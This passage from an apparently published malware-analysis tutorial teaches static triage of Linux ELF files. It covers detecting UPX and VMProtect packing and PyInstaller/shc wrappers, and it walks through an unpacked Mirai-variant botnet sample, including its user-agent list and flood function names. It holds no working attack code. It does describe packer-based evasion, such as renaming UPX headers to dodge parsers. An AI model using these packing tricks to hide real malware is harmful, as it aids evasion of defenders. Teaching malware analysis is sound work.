
```
:i#UPX!l
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.96 Copyright (C) 1996-2020 the UPX Team. All Rights Reserved. $
UPX!u
UPX!
UPX!
```

The strings, together with the file’s table structure, indicates the file is probably packed with UPX.

Let’s use the Detect It Easy (DIE) tool. DIE is a signature-based tool that detects a file’s compiler, linker, packer, and more. Open the file with this tool and you will see it immediately identifies the file as UPX packed.




Now, let's check out DIE's Entropy feature:



If a file is packed with Vanilla UPX, unpack it by running
upx -d training-sample-static-packed and then continue your analysis using the unpacked file.

Custom UPX
Since UPX is open sourced, it's easy to modify and add advanced layers to the packing process. In order to detect files that are packed with custom UPX, we can use the same detection methods used for Vanilla UPX. However, there might not always be an indicative string which can disclose that a file is probably packed with UPX. For example, Rocke uses LSD! instead of the original UPX! header. Although it's one of the most simple tricks in Custom UPX, it evades static parsers rather easily.



Code reuse can also simplify packer detection. Check out this modified UPX example. It contains no string signatures but if we open it in Intezer Analyze it's clear the file is packed with modified UPX.

Files packed with modified UPX will most likely not unpack with the **upx -d** command. In this case, we should proceed to dynamic analysis.


VMprotect
VMprotect packer is a popular packing choice for PE files and it also has a packing solution for ELF files.

You can try it yourself by using the demo version. Execute the following commands to download VMprotect onto your VM and run it (download the compiled file form here):

wget http://vmpsoft.com/files/VMProtectDemo_x64.tar.gz
mkdir VMprotect
tar -xf VMProtectDemo_x64.tar.gz -C VMprotect
cp training-sample training-sample.app
cd VMprotect
./vmprotect_gui

The VMprotect GUI should open. Choose "Open.." and then select "training-sample.app".

Take a look at "VM Segment" in the "Options" setting. This ".vmp" field can be changed to any value the user decides. We will change it to "cat". Next, click on the play button.



The program has created a packed sample on your working directory. Run **readelf -l training-sample.vmp.app** to view the packed file's segments.

```
Elf file type is DYN (Shared object file)
Entry point 0x8d0011
There are 10 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x0000000000000230 0x0000000000000230  R      0x8
  INTERP         0x00000000000002a8 0x00000000000002a8 0x00000000000002a8
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000002c4 0x0000000000000a78  R E    0x200000
  LOAD           0x00000000000002d0 0x00000000002002d0 0x00000000002002d0
                 0x0000000000000000 0x0000000000000df8  RW     0x200000
  DYNAMIC        0x00000000000ec44c 0x0000000000aec44c 0x0000000000aec44c
                 0x00000000000001f0 0x00000000000001e0  RW     0x8
  GNU_EH_FRAME   0x00000000000e9030 0x0000000000ae9030 0x0000000000ae9030
                 0x0000000000000044 0x0000000000000a14  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  LOAD           0x00000000000002d0 0x00000000004002d0 0x00000000004002d0
                 0x0000000000000000 0x00000000003a74c2  R E    0x200000
  LOAD           0x00000000000002d0 0x00000000008002d0 0x00000000008002d0
                 0x00000000000e5b9b 0x00000000000e5b9b  RWE    0x200000
  LOAD           0x00000000000e5e70 0x0000000000ae5e70 0x0000000000ae5e70
                 0x00000000000067bc 0x00000000000067bc  RW     0x200000

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp
   03     .bss
   04     .dynamic
   05
   06
   07
   08     .got cat1
   09     .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .eh_frame_hdr .eh_frame .dynamic
```

Notice the file now has a **PT_LOAD** segment with RWE flags and the file's entrypoint is inside this segment (the entrypoint address should be located somewhere between the segment's virtual address and its memory size). You can see that the VMprotect section **cat1** is located inside this segment as well.

Run **readelf -S training-sample.vmp.app** to view the file's sections.

```
readelf: Warning: Size of section 24 is larger than the entire file!
  [24] cat0              PROGBITS         00000000004010d0  000010d0
       00000000003a66c2  0000000000000000  AX       0     0     1
  [25] cat1              PROGBITS         00000000008002d0  000002d0
       00000000000e5b9b  0000000000000000  AX       0     0     1
```

VMprotect will create 2 new sections with the same name and suffixes of 1 and 0, respectively. The section names and the RWE segment combined with high entropy can disclose that a file is packed with VMprotect. If a file is packed with VMprotect, we should proceed to dynamic analysis.

Note: If you review the symbols, you will see the functions and variables related to the payload no longer appear in the table. This makes sense considering the payload is packed and the file we are analyzing right now is the packer and not the payload.

Other Packers
There are several open source projects for ELF packers. Here are some examples:
https://github.com/ps2dev/ps2-packer
https://github.com/n4sm/m0dern_p4cker
https://github.com/timhsutw/elfuck

Bottom Line
We suspect a file is packed when it has:

1. Packer code reuse
2. High entropy
3. Segment anomalies
4. Large amounts of gibberish strings
5. Packer signature such as UPX strings and VMprotect sections names

Next steps will be:

1. If there is an unpacking solution, we will unpack the file and analyze it.
2. If there isn't an available unpacking solution, we will proceed to dynamic analysis.


Interpreters
Interpreters are programs that compile scripts to an executable. ELF files that were compiled with interpreters hold a compiled script within the binary. Interpreters can also be considered as "script obfuscators", since the ELF file is just "wrapping" the clear-text source script.

Let's review two commonly used interpreters:

1. Pyinstaller: Compiles python.
2. shc: Shell script compiler.

Pyinstaller
Files that were compiled with Pyinstaller will have the **pydata** section name. This is where the script's pyc (compiled python source code) is placed in the ELF binary. Another way to detect Pynistaller binaries is via strings. The interpreter has unique strings such as "Error detected starting Python VM". Take a look at this YARA rule.

Code reuse is also helpful for detecting Pyinstaller compiled files:



We can extract the python script from the ELF binary by using pyinstxtractor. Follow this guide on how to apply it to ELF files. Note that the python version you use to run pyinstxtractor should be the same version used in the binary you are analyzing. If there is a mismatch, pyinstxtractor will issue a warning.


Let's try it ourselves (download the compiled file form here):


First, let's compile a Pyinstaller file:

1. Install Python and Pyinstaller on your VM:**sudo apt update**
   sudo apt install -y python3
   sudo apt install -y python3-pip
   sudo pip3 install pyinstaller

1. Create a simple python script code with test_pyinstaller.py:**nano test_pyinstaller.py**Copy the following script to test_pyinstaller.py:**for i in range(1,6): print(f"this is output #{i}")**And save (ctrl+x).

1. Compile the file with Pyinstaller:**pyinstaller –onefile test_pyinstaller.py**Pyinstaller created 2 directories in the source folder: **dist** and **build**. The compiled file is in the **/dist** directory. You can run the file and also examine the **pydata** section and its strings.





Extraction of the python script from the compiled binary:

1. Download pyinextractor and uncompyle6:**sudo apt install -y git**
git clone https://github.com/extremecoders-re/pyinstxtractor.git
sudo pip3 install uncompyle6

1. Dump the pydata section using objcopy. This section holds the pyc (Python bytecodes). Let’s work in a clean directory.**mkdir training-pyinstaller**
cd training-pyinstaller
objcopy –dump-section pydata=pydata.dump ../dist/test_pyinstaller

1. Run pyinstxtractor on the pydata dump:**python3 ../pyinstxtractor/pyinstxtractor.py pydata.dump**You should receive the following output:

```
[+] Processing pydata.dump
[+] Pyinstaller version: 2.1+
[+] Python version: 36
[+] Length of package: 5668494 bytes
[+] Found 32 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: test_pyinstaller.pyc
[+] Found 133 files in PYZ archive
[+] Successfully extracted pyinstaller archive: pydata.dump

You can now use a python decompiler on the pyc files within the extracted directory
```

   pyinstxtractor created a directory named **pydata.dump_extracted**. Please note that the tool suggests possible entry points (in our example we know its **test_pyinstaller.pyc**).

1. Decompile the relevant pyc file using uncompyle6. uncompyle6 is a Python decompiler that translates Python bytecode to equivalent Python source code:**cd pydata.dump_extracted**
uncompyle6 test_pyinstaller.pyc We have now successfully extracted the Python code:

```
# uncompyle6 version 3.7.3
# Python bytecode 3.6 (3379)
# Decompiled from: Python 3.6.9 (default, Jul 17 2020, 12:50:27)
# [GCC 8.4.0]
# Embedded file name: test_pyinstaller.py
for i in range(1, 6):
    print(f"this is output #{i}")
# okay decompiling test_pyinstaller.pyc
```

shc
shc is a shell script compiler. Files that were compiled with shc have specific strings. You can use the YARA signature to detect them along with code reuse. UnSHc tool can be used to extract the compiled bash script from files that were compiled with older shc versions (there currently isn't a public solution for extracting the script from later versions of this tool).

Bottom Line
We suspect a file is an interpreter when the file has:

1. Interpreter code reuse
2. High entropy (in some cases)
3. Interpreter signature such as unique strings and section names


Next steps will be:

1. If there is a script extraction solution, we will run it on the binary.
2. If there isn't an available script extraction solution, we will proceed to dynamic analysis.

ELFparser Tool

Elfparser is an open source project which as of this publication date hasn't been updated in the last few years. With that being said, this tool is useful for initial analysis when you want to search for suspects and indicators of the file's functionalities. In addition to parsing the ELF file to its various tables which are relevant for initial analysis, the tool contains embedded signatures based on the file's static artifacts which are translated to "capabilities". These capabilities are then translated to a final score. The higher the score, the more suspicious the file is. This score should be taken with slight skepticism, as the indicator is prone to false positives and trusted files can also come up as highly suspicious.

Let's upload our training file to the ELFparser tool:




It maps the system and popen function to their relevant categories and recognizes the embedded IP address.

Real Life Sample Analysis


Now, the moment you have been waiting for. In this section, we will analyze a real ELF malware sample and you will be given 3 additional samples so you can practice initial ELF analysis on your own time. You can find the exercise samples here.

Let's download this sample and open it with ELFparser so that we can obtain an initial overview of the file.



Elfparser recognizes the file as UPX packed. Let's unpack the file using **upx -d**.

Now that we have unpacked the file, let's open it again in ELFparser. You can see that the file has symbols and ELFparser has gathered some capabilities:



The file is likely generating HTTP requests as part of its functionality. The User-Agent and Host headers are variables (based on %s).

Let’s run the strings command on the file.

The file contains a great deal of strings which look like user agents. We can assume they might be related to the HTTP request identified by ELFparser and that the binary is using different user agents to avoid being blocked by the host that it’s attempting to contact.

```
Mozilla/4.0 (Compatible; MSIE 8.0; Windows NT 5.2; Trident/6.0)
Mozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; pl) Opera 11.00
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; en) Opera 11.00
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; ja) Opera 11.00
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; de) Opera 11.01
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; fr) Opera 11.00
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Mozilla/5.0 (iPhone; CPU iPhone OS 8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H143 Safari/600.
1.4
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11) AppleWebKit/601.1.56 (KHTML, like Gecko) Version/9.0 Safari/601.1.56
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1) AppleWebKit/601.2.7 (KHTML, like Gecko) Version/9.0.1 Safari/601.2.7
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)
Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51
Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 Version/12.16
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/7046A194A
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36
Mozilla/5.0 (Linux; Android 4.4.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.89 Mobile Safari/537.36
Mozilla/5.0 (Linux; Android 4.4.3; HTC_0PCV2 Build/KTU84L) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/33.0.0.0 Mobil
e Safari/537.36
Mozilla/4.0 (compatible; MSIE 8.0; X11; Linux x86_64; pl) Opera 11.00
Mozilla/4.0 (compatible; MSIE 9.0; Windows 98; .NET CLR 3.0.04506.30)
```

At this point, we may suspect that we are not dealing with a trusted file and that it might also be related to some DDoS malware, but we should gather more information first before making this conclusion.

Let’s look at the file’s symbols. Because it contains many symbols, use readelf and grep each symbol type separately.

readelf -s training-sample | grep FUNC

The file contains some unusual and suspicious function names:
FindRandIP, tcpFl00d, udpfl00d

We can almost certainly conclude that this file is a malware. Let’s do a quick google search for these unique functions so we can classify the file. We receive search results for Mirai and Gafgyt analysis. It’s now clear that this file is a botnet which is a variant of Mirai.

Golang Files
There is a new trend we are seeing where ELF malware is written in Golang. Kaiji, NOTROBIN, and Kinsing are just some examples.

Golang files have a different structure than classic ELF files. We will soon publish an article explaining the ELF Golang format and how to analyze these binaries. Stay tuned!

Conclusion

We reviewed initial ELF analysis with an emphasis on static analysis. We detailed the different artifacts and components that are relevant for initial analysis and learned how they can help us gather immediate insights about a file. We also explained which tools can be used to gather those insights.

Initial analysis is the first step you should take when approaching a file but it’s not always enough to determine a file’s verdict and classify the threat if it’s malicious. A file can be packed, stripped, or just not informative enough to make an assessment during the initial analysis phase. In part 3, we will review the next step in ELF file analysis: dynamic analysis. You will learn what information can be extracted from this step and which tools can be used to gather it.

Avigayil Mechtinger

Avigayil is a product manager at Intezer, leading Intezer Analyze product lifecycle. Prior to this role, Avigayil was part of Intezer's research team and specialized in malware analysis and threat hunting. During her time at Intezer, she has uncovered and documented different malware targeting both Linux and Windows platforms.